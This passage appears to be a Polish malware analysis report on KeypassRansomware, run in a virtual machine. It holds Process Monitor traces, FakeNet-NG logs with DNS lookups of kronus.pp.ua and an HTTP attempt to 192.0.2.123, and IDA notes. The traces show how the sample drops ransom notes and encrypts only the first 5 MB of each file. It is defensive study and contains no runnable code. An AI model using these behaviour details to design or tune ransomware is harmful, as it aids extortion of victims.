8:10:36....	KeypassRando...	4228	RegOpenKey	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\ExtendedLocale	REPARSE	Desired Access:
8:10:36....	KeypassRando...	4228	RegOpenKey	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\ExtendedLocale	SUCCESS	Desired Access:
8:10:36....	KeypassRando...	4228	RegSetInfoKey	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\ExtendedLocale	SUCCESS	KeySetInformation:

8:10:36....	KeypassRando...	4228	CreateFile	C:\Users\vboxuser\AppData\Local\KeypassRansomwarePLK.dll NAME NOT FOUND Desired Access:		
8:10:36....	Conhost.exe	884	RegOpenKey	HKEY_CURRENT_USER\Software\Microsoft\LanguageOverlay\OverlayPackages\pl	NAME NOT FOUND Desired Access:	
8:10:36....	Conhost.exe	884	CreateFile	C:\Windows\System32\cmd.exe.mui	NAME NOT FOUND Desired Access:	
8:10:36....	Conhost.exe	884	RegOpenKey	HKEY_CURRENT_USER\Software\Microsoft\LanguageOverlay\OverlayPackages\en...	NAME NOT FOUND Desired Access:	
8:10:36....	KeypassRando...	4228	CreateFile	C:\Users\vboxuser\AppData\Local\KeypassRansomwarePLK.dll.DLL NAME NOT FOUND Desired Access:		
8:10:36....	KeypassRando...	4228	CreateFile	C:\Users\vboxuser\AppData\Local\KeypassRansomwarePLK.dll	NAME NOT FOUND Desired Access:	
8:10:36....	KeypassRando...	4228	CreateFile	C:\Users\vboxuser\AppData\Local\KeypassRansomwarePLK.dll.DLL NAME NOT FOUND Desired Access:		
8:10:36....	KeypassRando...	4228	CreateFile	C:\Users\vboxuser\AppData\Local\KeypassRansomwareENU.dll	NAME NOT FOUND Desired Access:	
8:10:36....	KeypassRando...	4228	CreateFile	C:\Users\vboxuser\AppData\Local\KeypassRansomwareENU.dll.D...	NAME NOT FOUND Desired Access:	
8:10:36....	KeypassRando...	4228	CreateFile	C:\Users\vboxuser\AppData\Local\KeypassRansomwareENU.dll	NAME NOT FOUND Desired Access:	
8:10:36....	KeypassRando...	4228	CreateFile	C:\Users\vboxuser\AppData\Local\KeypassRansomwareENU.dll.D... NAME NOT FOUND Desired Access:		

8:10:02....	KeypassRando...	6768	CreateFile	C:\Users\vboxuser\AppData\Local\Microsoft\Windows\INetCookies	SUCCESS	Desired A
8:10:02....	KeypassRando...	6768	QueryBasicInfor...	C:\Users\vboxuser\AppData\Local\Microsoft\Windows\INetCookies	SUCCESS	CreationT
8:10:02....	KeypassRando...	6768	CloseFile	C:\Users\vboxuser\AppData\Local\Microsoft\Windows\INetCookies	SUCCESS	
8:10:02....	KeypassRando...	6768	CreateFile	C:\Users\vboxuser\AppData\Local\KeypassRansomware.exe	SUCCESS	Desired A
8:10:02....	KeypassRando...	6768	QueryBasicInfor...	C:\Users\vboxuser\AppData\Local\KeypassRansomware.exe	SUCCESS	CreationT
8:10:02....	KeypassRando...	6768	CloseFile	C:\Users\vboxuser\AppData\Local\KeypassRansomware.exe	SUCCESS	
8:10:02....	KeypassRando...	6768	CreateFile	C:\	SUCCESS	Desired A
8:10:02....	KeypassRando...	6768	QueryDirectory	C:\Users	SUCCESS	FileInfor
8:10:02....	KeypassRando...	6768	CloseFile	C:\	SUCCESS	
8:10:02....	KeypassRando...	6768	CreateFile	C:\Users	SUCCESS	Desired A
8:10:02....	KeypassRando...	6768	QueryDirectory	C:\Users\vboxuser	SUCCESS	FileInfor
8:10:02....	KeypassRando...	6768	CloseFile	C:\Users	SUCCESS	
8:10:02....	KeypassRando...	6768	CreateFile	C:\Users\vboxuser	SUCCESS	Desired A
8:10:02....	KeypassRando...	6768	QueryDirectory	C:\Users\vboxuser\AppData	SUCCESS	FileInfor
8:10:02....	KeypassRando...	6768	CloseFile	C:\Users\vboxuser	SUCCESS	
8:10:02....	KeypassRando...	6768	CreateFile	C:\Users\vboxuser\AppData	SUCCESS	Desired A
8:10:02....	KeypassRando...	6768	QueryDirectory	C:\Users\vboxuser\AppData\Local	SUCCESS	FileInfor
8:10:02....	KeypassRando...	6768	CloseFile	C:\Users\vboxuser\AppData	SUCCESS	
8:10:02....	KeypassRando...	6768	CreateFile	C:\Users\vboxuser\AppData\Local\KeypassRansomware.exe	SUCCESS	Desired A
8:10:02....	KeypassRando...	6768	QueryBasicInfor...	C:\Users\vboxuser\AppData\Local\KeypassRansomware.exe	SUCCESS	CreationT
8:10:02....	KeypassRando...	6768	CloseFile	C:\Users\vboxuser\AppData\Local\KeypassRansomware.exe	SUCCESS	

Następnie zaobserwowano wczytanie biblioteki bcryptprimitives.dll, która zawiera podstawowe algorytmy kryptograficzne. To przy jej pomocy malware rozpocznie szyfrowanie plików na zainfekowanej maszynie.

8:10:36....	KeypassRando...	4228	Load Image	C:\Windows\SysWOW64\bcryptprimitives.dll	SUCCESS	Image Base: 0x758...
8:10:36....	KeypassRando...	4228	CreateFile	C:\Windows\SysWOW64\bcryptprimitives.dll	SUCCESS	Desired Access: R...
8:10:36....	KeypassRando...	4228	QuerySecurityFi...	C:\Windows\SysWOW64\bcryptprimitives.dll	BUFFER OVERFL...	Information: Owner
8:10:36....	KeypassRando...	4228	QuerySecurityFi...	C:\Windows\SysWOW64\bcryptprimitives.dll	SUCCESS	Information: Owner
8:10:36....	KeypassRando...	4228	CloseFile	C:\Windows\SysWOW64\bcryptprimitives.dll	SUCCESS	

Wirus tworzy plik o nazwie KeypassRansomware.exe:ZoneIdentifier, którego nazwa sugeruje próbę ustalenia strefy czasowej, w której to malware zostało uruchomiony.

8:10:02....	KeypassRanso...	6768	CreateFile	C:\Users\vboxuser\AppData\Local\KeypassRansomware.exe	SUCCESS	Desired A
8:10:02....	KeypassRanso...	6768	QueryBasicInfor...	C:\Users\vboxuser\AppData\Local\KeypassRansomware.exe	SUCCESS	CreationT
8:10:02....	KeypassRanso...	6768	CloseFile	C:\Users\vboxuser\AppData\Local\KeypassRansomware.exe	SUCCESS	
8:10:02....	KeypassRanso...	6768	CreateFile	C:\Users\vboxuser\AppData\Local\KeypassRansomware.exe:Zone.Identifier	NAME NO...	Desired A

Zauważać można próbę nawiązania połączenia TCP wychodzącej z portu 49835 i kierowaną na adres IP 192.0.2.123 w protokole HTTP. Połączenie jednak nie jest nawiązywane i następują po sobie ponowne próby połączenia. Za piątym razem następuje rozłączenie.

8:11:25....	KeypassRanso...	5032	TCP Reconnect	Windows11:49835 -> 192.0.2.123:http	SUCCESS	
8:11:27....	KeypassRanso...	5032	TCP Reconnect	Windows11:49835 -> 192.0.2.123:http	SUCCESS	
8:11:31....	KeypassRanso...	5032	TCP Reconnect	Windows11:49835 -> 192.0.2.123:http	SUCCESS	
8:11:39....	KeypassRanso...	5032	TCP Reconnect	Windows11:49835 -> 192.0.2.123:http	SUCCESS	
8:11:45....	KeypassRanso...	5032	TCP Disconnect	Windows11:49835 -> 192.0.2.123:http	SUCCESS	

Program w swoim działaniu odwołuje się do bardzo dużej ilości wpisów w rejestrze systemowym, które głównie odczytuje, a dla niektórych wprowadza modyfikacje wartości.

Time o...	Process Name	PID	Operation	Path	Result	Detail
8:10:36....	KeypassRanso...	7120	CreateFile	C:\Windows\SysWOW64\rpcss.dll	NAME NOT FOUND	Desired Access: R...
8:10:36....	KeypassRanso...	7120	RegCloseKey	HKLM\SOFTWARE\Microsoft\Ole	SUCCESS	
8:10:36....	KeypassRanso...	7120	RegOpenKey	HKLM\System\CurrentControlSet\Control\Lsa	REPARSE	Desired Access: Q...
8:10:36....	KeypassRanso...	7120	RegOpenKey	HKLM\System\CurrentControlSet\Control\Lsa	SUCCESS	Desired Access: Q...
8:10:36....	KeypassRanso...	7120	RegQueryValue	HKLM\System\CurrentControlSet\Control\Lsa\Anonym... NAME NOT FOUND Length: 80		
8:10:36....	KeypassRanso...	7120	RegCloseKey	HKLM\System\CurrentControlSet\Control\Lsa	SUCCESS	
8:10:36....	KeypassRanso...	7120	RegOpenKey	HKLM\System\CurrentControlSet\Control\Lsa	REPARSE	Desired Access: Q...
8:10:36....	KeypassRanso...	7120	RegOpenKey	HKLM\System\CurrentControlSet\Control\Lsa	SUCCESS	Desired Access: Q...
8:10:36....	KeypassRanso...	7120	RegQueryValue	HKLM\System\CurrentControlSet\Control\Lsa\Everyon... SUCCESS	SUCCESS	Type: REG_DWO...
8:10:36....	KeypassRanso...	7120	RegCloseKey	HKLM\System\CurrentControlSet\Control\Lsa	SUCCESS	
8:10:36....	KeypassRanso...	7120	Thread Create		SUCCESS	Thread ID: 4164
8:10:36....	KeypassRanso...	7120	Thread Create		SUCCESS	Thread ID: 2636
8:10:36....	KeypassRanso...	7120	Thread Create		SUCCESS	Thread ID: 2476
8:10:36....	KeypassRanso...	7120	Thread Create		SUCCESS	Thread ID: 6516
8:10:36....	KeypassRanso...	7120	RegOpenKey	HKLM\Software\Microsoft\WindowsRuntime	SUCCESS	Desired Access: R...
8:10:36....	KeypassRanso...	7120	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\WindowsRuntime	SUCCESS	KeySetInformation...
8:10:36....	KeypassRanso...	7120	RegQueryKey	HKLM\SOFTWARE\Microsoft\WindowsRuntime	SUCCESS	Query: HandleTag...
8:10:36....	KeypassRanso...	7120	RegOpenKey	HKLM\SOFTWARE\Microsoft\WindowsRuntime\Activ...	SUCCESS	Desired Access: R...
8:10:36....	KeypassRanso...	7120	RegQueryKey	HKLM\SOFTWARE\Microsoft\WindowsRuntime\Activ...	SUCCESS	Query: HandleTag...
8:10:36....	KeypassRanso...	7120	RegOpenKey	HKLM\SOFTWARE\Microsoft\WindowsRuntime\Activ...	SUCCESS	Desired Access: R...
8:10:36....	KeypassRanso...	7120	RegQueryKey	HKLM\SOFTWARE\Microsoft\WindowsRuntime\Activ...	SUCCESS	Query: Basic, Nam...
8:10:36....	KeypassRanso...	7120	RegQueryValue	HKLM\SOFTWARE\Microsoft\WindowsRuntime\Activ...	SUCCESS	Type: REG_DWO...
8:10:36....	KeypassRanso...	7120	RegQueryValue	HKLM\SOFTWARE\Microsoft\WindowsRuntime\Activ...	SUCCESS	Type: REG_SZ, Le...
8:10:36....	KeypassRanso...	7120	RegQueryValue	HKLM\SOFTWARE\Microsoft\WindowsRuntime\Activ... NAME NOT FOUND Length: 144		
8:10:36....	KeypassRanso...	7120	RegQueryValue	HKLM\SOFTWARE\Microsoft\WindowsRuntime\Activ... NAME NOT FOUND Length: 16		
8:10:36....	KeypassRanso...	7120	RegQueryValue	HKLM\SOFTWARE\Microsoft\WindowsRuntime\Activ... SUCCESS		Type: REG_DWO...
8:10:36....	KeypassRanso...	7120	RegQueryKey	HKLM\SOFTWARE\Microsoft\WindowsRuntime\Activ...	SUCCESS	Query: HandleTag...
8:10:36....	KeypassRanso...	7120	RegOpenKey	HKLM\SOFTWARE\Microsoft\WindowsRuntime\Activ... NAME NOT FOUND Desired Access: R...		
8:10:36....	KeypassRanso...	7120	RegQueryValue	HKLM\SOFTWARE\Microsoft\WindowsRuntime\Activ... NAME NOT FOUND Length: 144		
8:10:36....	KeypassRanso...	7120	RegQueryValue	HKLM\SOFTWARE\Microsoft\WindowsRuntime\Activ... NAME NOT FOUND Length: 16		
8:10:36....	KeypassRanso...	7120	RegQueryValue	HKLM\SOFTWARE\Microsoft\WindowsRuntime\Activ... NAME NOT FOUND Length: 16		

Następuje również enumeracja rejestrów systemowych.

Time o...	Process Name	PID	Operation	Path	Result	Detail
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 0, Name: {00...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 1, Name: {00...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 2, Name: {01...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 3, Name: {04...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 4, Name: {05...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 5, Name: {07...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 6, Name: {0A...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 7, Name: {0D...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 8, Name: {0d...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 9, Name: {0F...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 10, Name: {1...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 11, Name: {1...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 12, Name: {1...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 13, Name: {1...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 14, Name: {1...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 15, Name: {1...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 16, Name: {1...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 17, Name: {1...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 18, Name: {1...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 19, Name: {2...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 20, Name: {2...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 21, Name: {2...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 22, Name: {2...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 23, Name: {2...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 24, Name: {2...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 25, Name: {2...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 26, Name: {2...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 27, Name: {2...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 28, Name: {3...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 29, Name: {3...
8:10:36....	KeypassRanso...	7120	RegEnumKey	HKLMSOFTWARE\WOW6432Node\Microsoft\Windo...	SUCCESS	Index: 30, Name: {3...

Następnie KeypassRansomware.exe z sukcesem tworzy swój podproces oraz nowy wątek.

8:10:36....	KeypassRanso...	7120	Process Create	C:\Users\vboxuser\AppData\Local\KeypassRansomware.exe	SUCCESS	PID: 4228, Command...
8:10:36....	KeypassRanso...	4228	Process Start		SUCCESS	Parent PID: 7120, C...
8:10:36....	KeypassRanso...	4228	Thread Create		SUCCESS	Thread ID: 7432

Jeszcze przed rozpoczęciem szyfrowanie następuje utworzenie pliku tekstowego **!!!DECRYPTION\_KEYPASS\_INFO!!!.txt** informującego o szyfrowaniu i okupie we wszystkich katalogach systemu.

CreateFile C:\!!!DECRYPTION\_KEYPASS\_INFO!!!.txt SUCCESS Desired Access: Generic Write, Read Attributes, Disposition: OverwriteIf, Options: Synchronous IO Non-A

Rozpoczyna się szyfrowanie wszystkich plików systemu oprócz katalogu Windows. Mogłoby to uszkodzić działanie systemu, a nie o to chodzi atakującym. Co ciekawe wirus szyfruje tylko pierwsze 5 MB danych każdego pliku mimo wszystko jest wartością wystarczającą. Pliki tekstowe prawie nigdy nie przekraczają tej wartości, a zmodyfikowanie plików wykonywalnych w takim stopniu skutecznie uszkadza je i uniemożliwia działanie.

Offset: 0, Length: 5,242,880, Priority: Normal
Offset: 0, Length: 2,097,152, I/O Flags: Non...
Offset: 2,097,152, Length: 2,097,152, I/O Fl...
Offset: 4,194,304, Length: 1,048,576, I/O Fl...
Offset: 0, Length: 5,242,880, Priority: Normal

Zauważono także, że plik szyfrowany jest co dokładnie 13 odwołań widocznych w narzędziu Process Monitor.

8:19:33...	KeypassRando...	5032	CloseFile	C:\Python310\Lib\test\test_signal.py.KEYPASS	SUCCESS
8:19:33...	KeypassRando...	5032	CreateFile	C:\Python310\Lib\test\test_site.py	SUCCESS Desired Access: G...
8:19:33...	KeypassRando...	5032	QueryStandardI...	C:\Python310\Lib\test\test_site.py	SUCCESS AllocationSize: 28,6...
8:19:33...	KeypassRando...	5032	ReadFile	C:\Python310\Lib\test\test_site.py	SUCCESS Offset 0, Length: 27,...
8:19:33...	KeypassRando...	5032	ReadFile	C:\Python310\Lib\test\test_site.py	SUCCESS Offset 0, Length: 27,...
8:19:33...	KeypassRando...	5032	WriteFile	C:\Python310\Lib\test\test_site.py	SUCCESS Offset 0, Length: 27,...
8:19:33...	KeypassRando...	5032	CloseFile	C:\Python310\Lib\test\test_site.py	SUCCESS
8:19:33...	KeypassRando...	5032	CreateFile	C:\Python310\Lib\test\test_site.py	SUCCESS Desired Access: R...
8:19:33...	KeypassRando...	5032	QueryAttributeT...	C:\Python310\Lib\test\test_site.py	SUCCESS Attributes: A, Repar...
8:19:33...	KeypassRando...	5032	QueryBasicInfor...	C:\Python310\Lib\test\test_site.py	SUCCESS CreationTime: 4/5/2...
8:19:33...	KeypassRando...	5032	CreateFile	C:\Python310\Lib\test	SUCCESS Desired Access: W...
8:19:33...	KeypassRando...	5032	SetRenameInfo...	C:\Python310\Lib\test\test_site.py	SUCCESS ReplaceIfExists: Fa...
8:19:33...	KeypassRando...	5032	CloseFile	C:\Python310\Lib\test	SUCCESS
8:19:33...	KeypassRando...	5032	CloseFile	C:\Python310\Lib\test\test_site.py.KEYPASS	SUCCESS
8:19:33...	KeypassRando...	5032	CreateFile	C:\Python310\Lib\test\test_slice.py	SUCCESS Desired Access: G...
8:19:33...	KeypassRando...	5032	QueryStandardI...	C:\Python310\Lib\test\test_slice.py	SUCCESS AllocationSize: 12,2...
8:19:33...	KeypassRando...	5032	ReadFile	C:\Python310\Lib\test\test_slice.py	SUCCESS Offset 0, Length: 9,7...
8:19:33...	KeypassRando...	5032	ReadFile	C:\Python310\Lib\test\test_slice.py	SUCCESS Offset 0, Length: 9,7...
8:19:33...	KeypassRando...	5032	WriteFile	C:\Python310\Lib\test\test_slice.py	SUCCESS
8:19:33...	KeypassRando...	5032	CloseFile	C:\Python310\Lib\test\test_slice.py	SUCCESS Desired Access: R...
8:19:33...	KeypassRando...	5032	CreateFile	C:\Python310\Lib\test\test_slice.py	SUCCESS Attributes: A, Repar...
8:19:33...	KeypassRando...	5032	QueryAttributeT...	C:\Python310\Lib\test\test_slice.py	SUCCESS CreationTime: 4/5/2...
8:19:33...	KeypassRando...	5032	QueryBasicInfor...	C:\Python310\Lib\test\test_slice.py	SUCCESS Desired Access: W...
8:19:33...	KeypassRando...	5032	CreateFile	C:\Python310\Lib\test	SUCCESS ReplaceIfExists: Fa...
8:19:33...	KeypassRando...	5032	SetRenameInfo...	C:\Python310\Lib\test\test_slice.py	SUCCESS
8:19:33...	KeypassRando...	5032	CloseFile	C:\Python310\Lib\test	SUCCESS
8:19:33...	KeypassRando...	5032	CloseFile	C:\Python310\Lib\test\test_slice.py.KEYPASS	SUCCESS



## Analiza przy użyciu FakeNet-NG

Przed uruchomieniem wirusa zadbano o uruchomienie narzędzie FakeNet-NG mającego za zadanie imitować połączenie do sieci. Z wykonanych zapytań, które zdolało przechwycić uwagę przykuwa adres URL kronus.pp.ua, a więc ten o domenie przypisanej do Ukrainy. Udało ustalić się, że domena ta jest nieaktywna.

06/04/24 08:09:51 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213
06/04/24 08:09:55 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213
06/04/24 08:10:05 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213
06/04/24 08:10:05 PM [	DNS Server]	Received A request for domain 'kronus.pp.ua'.
06/04/24 08:10:08 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213
06/04/24 08:10:08 PM [	DNS Server]	Received A request for domain 'ctld1.windowsupdate.com'.
06/04/24 08:10:11 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213
06/04/24 08:10:14 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213
06/04/24 08:10:18 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213
06/04/24 08:10:23 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213
06/04/24 08:10:26 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213
06/04/24 08:10:29 PM [	DNS Server]	Received A request for domain 'ctld1.windowsupdate.com'.
06/04/24 08:10:30 PM [	Divertor]	msedge.exe (932) requested UDP 239.255.255.250:1900
06/04/24 08:10:31 PM [	DNS Server]	Received A request for domain 'kronus.pp.ua'.
06/04/24 08:10:32 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213
06/04/24 08:10:32 PM [	DNS Server]	Received PTR request for domain '250.255.255.239.in-addr.arpa'.
06/04/24 08:10:35 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213
06/04/24 08:10:39 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213
06/04/24 08:10:47 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213
06/04/24 08:10:57 PM [	DNS Server]	Received A request for domain 'kronus.pp.ua'.
06/04/24 08:11:00 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213
06/04/24 08:11:03 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213
06/04/24 08:11:07 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213
06/04/24 08:11:08 PM [	DNS Server]	Received A request for domain 'x1.c.lencr.org'.
06/04/24 08:11:12 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213
06/04/24 08:11:15 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213
06/04/24 08:11:24 PM [	DNS Server]	Received A request for domain 'kronus.pp.ua'.
06/04/24 08:11:26 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213
06/04/24 08:11:29 PM [	DNS Server]	Received A request for domain 'ctld1.windowsupdate.com'.
06/04/24 08:11:29 PM [	Divertor]	ICMP type 3 code 1 169.254.2.213->169.254.2.213

## Analiza przy użyciu IDA:


Już od samego początku napotykamy na problemy, gdyż IDA nie jest w stanie odszukać pliku encrypt.pdb pod wskazanym przez analizowany malware adresem. Pliki .pdb są używane przez kompilatory do przechowywania informacji o debugowaniu dla skompilowanych plików .exe oraz bibliotek .dll. Posiadanie takiego pliku ułatwiłoby analizę struktury i debugowanie. W interesie atakującego jest więc aby plik taki nie znalazł się w posiadaniu ofiary czy analityka złośliwego oprogramowania.



